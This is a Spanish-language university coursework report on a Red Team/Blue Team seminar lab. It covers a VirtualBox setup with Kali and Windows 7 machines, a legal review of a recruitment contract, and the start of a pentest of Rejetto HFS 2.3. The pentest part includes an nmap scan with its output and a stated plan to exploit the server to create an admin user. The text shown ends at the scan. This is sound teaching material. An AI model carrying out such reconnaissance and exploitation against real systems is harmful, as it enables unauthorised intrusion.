CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ELABORADO POR
Jheider Quintero Hernández

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
PASTO
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ELABORADO POR
Jheider Quintero Hernández

SEMINARIO ESPECIALIZADO EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM &BLUE TEAM

TUTOR
John Freddy Quintero
DIRECTOR DEL CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
PASTO
2023

CONTENIDO

pág.

RESUMEN

El objetivo del informe técnico solicitado por WhiteHouse Security es proporcionar un análisis completo del proceso de los escenarios propuestos en cada una de las acciones como Blue team, Red team y aspectos legales. Como experto en ciberseguridad, se describieron cada uno de los escenarios planteados, así como los resultados obtenidos y las soluciones implementadas para abordar los problemas identificados.

Whitehouse Security requirió la instalación previa de un banco de trabajo basado en herramientas software Opensource para que el personal postulado pueda resolver problemas complejos relacionados con la ciberseguridad. El banco de trabajo se utilizó como herramienta de evaluación para conocer el nivel de conocimiento de los aspirantes en temas de ciberseguridad.

La organización WhiteHouse Security es reconocida a nivel mundial por asesorar a grandes gobiernos en procesos de ciberseguridad y ciberdefensa, por lo que ha decidido conformar equipos de Red team y Blue team para aumentar los protocolos de seguridad internos. Se clasificó una primera misión para evaluar a los aspirantes a los equipos Red team y Blue team, la cual debe resolverse en poco tiempo y trabajar bajo presión. También se realizó la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas.

El equipo Red Team identificó el proceso o medio por el cual se está generando una fuga de información en uno de los equipos de cómputo de la organización.

El equipo Blue team y Red team contuvo un ataque informático que se estaba produciendo en tiempo real en una máquina Windows 7 X64.

INDICE DE FIGURAS

GLOSARIO

Red team: Equipo de profesionales de la ciberseguridad encargado de identificar vulnerabilidades y brechas de seguridad en el sistema de la organización[1].

Blue team: Equipo encargado de defender y proteger el sistema de la organización contra ataques informáticos[2].

Exploit: Código malicioso que aprovecha una vulnerabilidad para penetrar en el sistema[3].

Shell reversa: Técnica que permite a un atacante obtener acceso remoto al sistema infectado[4].

Meterpreter: Herramienta que permite controlar sistemas infectados[5].

Ataque informático: Acción malintencionada para dañar o comprometer un sistema[6].

Virtualbox: Plataforma de virtualización que permite ejecutar sistemas operativos en un ambiente virtual[7].

Kali Linux: es una distribución de Linux basada en Debian diseñada específicamente para la seguridad informática y las pruebas de penetración[8].

---

[1] REDACCIÓN KEEPCODING. ¿Qué es Red Team en Ciberseguridad? | KeepCoding Tech School. KeepCoding Tech School [página web]. (2, septiembre, 2020). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/>.

[2] KEEPCODING. ¿Qué es Blue Team en Ciberseguridad? | KC. KeepCoding Tech School [página web]. (21, febrero, 2023). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/>.

[3] ALBORS, Josep. Qué es un exploit: la llave para aprovechar una vulnerabilidad | WeLiveSecurity. WeLiveSecurity [página web]. (22, diciembre, 2022). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://www.welivesecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/>.

[4] KEEPCODING. ¿Qué es una shell inversa? | KeepCoding Tech School. KeepCoding Tech School [página web]. (3, noviembre, 2022). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-una-shell-inversa/>.

[5] KEEPCODING. ¿Qué es Meterpreter? | KeepCoding Tech School. KeepCoding Tech School [página web]. (6, octubre, 2022). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-meterpreter/#:~:text=Meterpreter%20es%20un%20payload%20que,es%20bastante%20difícil%20de%20detectar.>.

[6] CIBERSEGURIDAD. Ataques informáticos: Causas, Tipos, Consecuencias y Prevenciones. Blog de noticias | Optical Networks [página web]. (27, diciembre, 2021). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://www.optical.pe/blog/tipos-de-ataques-informaticos-y-previsiones-para-el-2022/>.

[7] ORACLE VM VirtualBox [Anónimo]. Oracle | Cloud Applications and Cloud Platform [página web]. [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://www.oracle.com/co/virtualization/virtualbox/>.

[8] KEEPCODING. ¿Qué es Kali Linux? | KeepCoding Tech School. KeepCoding Tech School [página web]. (6, enero, 2023). [Consultado el 29, marzo, 2023]. Disponible en Internet: <https://keepcoding.io/blog/que-es-kali-linux/>.

INTRODUCCIÓN

En el mundo actual, la seguridad informática se ha convertido en uno de los temas más importantes en todas las organizaciones, ya que cada vez es más común sufrir ataques informáticos que pueden comprometer la integridad de la información y la estabilidad de la empresa. En este contexto, la organización WhiteHouse Security ha decidido conformar equipos Red Team y Blue Team para aumentar los protocolos de seguridad al interior de su estructura funcional.

Unas de las tareas del equipo Red Team es identificar una serie de fugas de información que se presentan en uno de los equipos de cómputo de la organización y que podrían comprometer la seguridad de la misma. Por otro lado, el equipo Blue Team deberá contener y sacar adelante un ataque informático que se está produciendo en tiempo real en una máquina concreta, con el objetivo de evitar que se generen daños mayores.

Para llevar a cabo estas misiones, la organización WhiteHouse Security ha diseñado un banco de trabajo basado en herramientas software Opensource. Además, se ha solicitado que se instalen dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

Además de todo lo anterior se deberán responder a una serie de preguntas orientadoras que permitirán a la organización conocer su estado inicial o base de conocimiento en cuanto a temas de Ciberseguridad. Asimismo, se ha entregado un contrato para el reclutamiento de los equipos Red Team y Blue Team que deberá ser analizado con sumo cuidado antes de su firma.

OBJETIVOS

1.1 OBJETIVO GENERAL

Diseñar, implementar y documentar de manera efectiva el montaje de un banco de trabajo basado en herramientas de software Opensource para su uso en una serie de escenarios y problemas en temas de ciberseguridad en The WhiteHouse Security, con el fin de aumentar los protocolos de seguridad al interior de la organización y cumplir con la misión de identificar y contener ataques informáticos en tiempo real.

1.2 OBJETIVO ESPECÍFICO

- Diseñar y construir un banco de trabajo, basado en herramientas de software Open Source.

- Desarrollar una serie de preguntas orientadoras que permitan conocer el estado inicial de conocimiento de los estudiantes en temas de ciberseguridad.

- Realizar un análisis exhaustivo del equipo de cómputo que presenta una fuga de información, identificando el proceso que genera la vulnerabilidad y verificando la posible falla de seguridad.

- Utilizar herramientas de licencia GPL para realizar un análisis detallado del ataque informático en tiempo real en la máquina Windows 7 X64 y contener el ataque para evitar daños mayores en la organización.

- Elaborar un informe técnico completo que detalle el proceso de análisis y las acciones realizadas en los escenarios propuestos, incluyendo aspectos legales y de seguridad que puedan ser de interés para la organización.

2 INFORME TECNICO

2.1 MONTAJE DE BANCO DE TRABAJO PARA THE WHITEHOUSE SECURITY

La solución propuesta para el montaje del banco de trabajo se basa en el uso de herramientas de software Opensource, además, el uso de software Opensource garantiza que el banco de trabajo sea accesible y de bajo costo.

Para cumplir con los requisitos de The Whitehouse Security, el banco de trabajo contó con lo siguiente:

1. Sistema operativo Linux: se utilizó una distribución de Linux como Ubuntu para garantizar que el banco de trabajo sea compatible con herramientas Opensource.

2. Herramientas Opensource: se instalaron herramientas de software Opensource como Metasploit, Nmap, entre otras, para familiarizarse con estas herramientas y aprender a utilizarlas de manera efectiva.

3. Ambiente virtualizado: se utilizó una plataforma de virtualización como VirtualBox para crear entornos virtuales que permitan practicar en diferentes escenarios y problemas complejos.


Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.

Figura 1. Descarga e instalación de VirtualBox

Fuente: Elaboración propia

Paso B: montaje del banco de trabajo, las imágenes en formato. OVA. En las imágenes. OVA existe: Un Windows 7 X86, un Windows 7 X64, un Kali Linux.

Figura 2. Imagen Kali Linux




Fuente: Elaboración propia

Figura 3. Imagen Windows 7 32 bits

Fuente: Elaboración propia


Figura 4. Imagen Windows 7 64 bits



Fuente: Elaboración propia


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux

Figura 5. Dirección IP maquina Kali Linux




Fuente: Elaboración propia

Figura 6. Dirección IP maquina Windows 7 32 Bits




Fuente: Elaboración propia

Figura 7. Comunicación entre Kali Linux y Windows 7 32 bits




Fuente: Elaboración propia

Figura 8. Direccionamiento IP maquina Windows 7 64 bits



Fuente: Elaboración propia

Figura 9. Comunicación maquina Kali Linux y Windows 7 64 Bits




Fuente: Elaboración propia

Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”

Se crearon 3 máquinas virtuales cada una con los siguientes recursos

- Los Windows 7 con 4GB de memoria ram y disco duro de 50GB cada uno respectivamente.
- Se creo una conexión tipo puente para la conexión entre maquinas en el mismo segmento de red.

Figura 10. Montaje de máquinas virtuales



Fuente: Elaboración propia

2.2 ANALISIS LEGAL

La organización WhiteHouse Security ha tomado la decisión de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta. Para ello, ha entregado un contrato para el reclutamiento de estos equipos que fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna.

Es importante destacar que el contrato entregado por la organización WhiteHouse Security para el reclutamiento de los equipos Red team y Blue team fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos, esto sugiere que el contrato podría tener irregularidades o cláusulas que no son legales o éticas, además el hecho de que la alta gerencia no haya revisado los contratos antes de entregarlos a los posibles candidatos sugiere una falta de diligencia y responsabilidad en el proceso de contratación. Es importante que la organización WhiteHouse Security revise detenidamente el contrato antes de hacer cualquier oferta de empleo para asegurarse de que cumple con todas las leyes y regulaciones aplicables, de lo contrario podría enfrentar consecuencias legales y dañar su reputación.

Recomendaciones:

1. Revisar el contrato: La organización WhiteHouse Security debe revisar detenidamente el contrato entregado para el reclutamiento de los equipos Red team y Blue team. Esto debe ser hecho por un abogado experimentado en derecho laboral y de privacidad de datos para asegurarse de que cumple con todas las leyes y regulaciones aplicables.

2. Realizar cambios necesarios: Si se identifican cláusulas irregulares o que no cumplen con las leyes aplicables, la organización debe realizar los cambios necesarios en el contrato antes de hacer cualquier oferta de empleo.

3. Entrenamiento legal a la alta gerencia: La alta gerencia de WhiteHouse Security debe recibir entrenamiento legal para asegurarse de que comprenden sus responsabilidades y las leyes aplicables al proceso de contratación.

2.3 ANALISIS RED TEAM

El objetivo de este análisis Red Team fue identificar la falla de seguridad y posibles formas de explotación en un equipo de cómputo que está generando una fuga de información en una organización. Se busca validar la existencia de una vulnerabilidad en la aplicación rejetto v. 2.3 instalada en un sistema Windows 7 de 64 bits y evaluar la posibilidad de crear un usuario con privilegios administrativos como una prueba de concepto (PoC).

El análisis Red Team se llevaron a cabo en varias fases, que incluyen:

- Fase de reconocimiento: se recopiló información sobre el equipo de cómputo objetivo y la aplicación rejetto v. 2.3, incluyendo su arquitectura y configuración.

- Fase de análisis de vulnerabilidades: se identificó las posibles vulnerabilidades en la aplicación rejetto v. 2.3 y se evaluó la posibilidad de explotarlas para obtener acceso al sistema y crear un usuario con privilegios administrativos.


- Fase de explotación: se procedió a explotar la vulnerabilidad para obtener acceso al sistema y crear un usuario con privilegios administrativos.

- Fase de documentación: se documentarán todos los hallazgos y las acciones realizadas durante el análisis Red Team.

2.3.1 Herramientas utilizadas en cada fase del pentesting:

Recopilación de información / Enumeración: En este proceso se recopiló y detallo información del sistema como la tecnología utilizada y los puertos abiertos, desactivó el firewall de Windows para realizar los escaneos

Figura 11. Desactivación de firewall



Fuente: elaboración propia

Como paso siguiente se realizó el escaneo con la herramienta Nmap desde la consola de Kali Linux, la IP de la maquina objetivo Windows 7 es la **192.168.10.74**

Figura 12. Escaneo de puerto con Nmap

```
root@seminario:/home/estudiante# nmap -A 192.168.10.74
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-02 10:01 -05
Nmap scan report for 192.168.10.74
Host is up (0.0011s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 micros
oft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
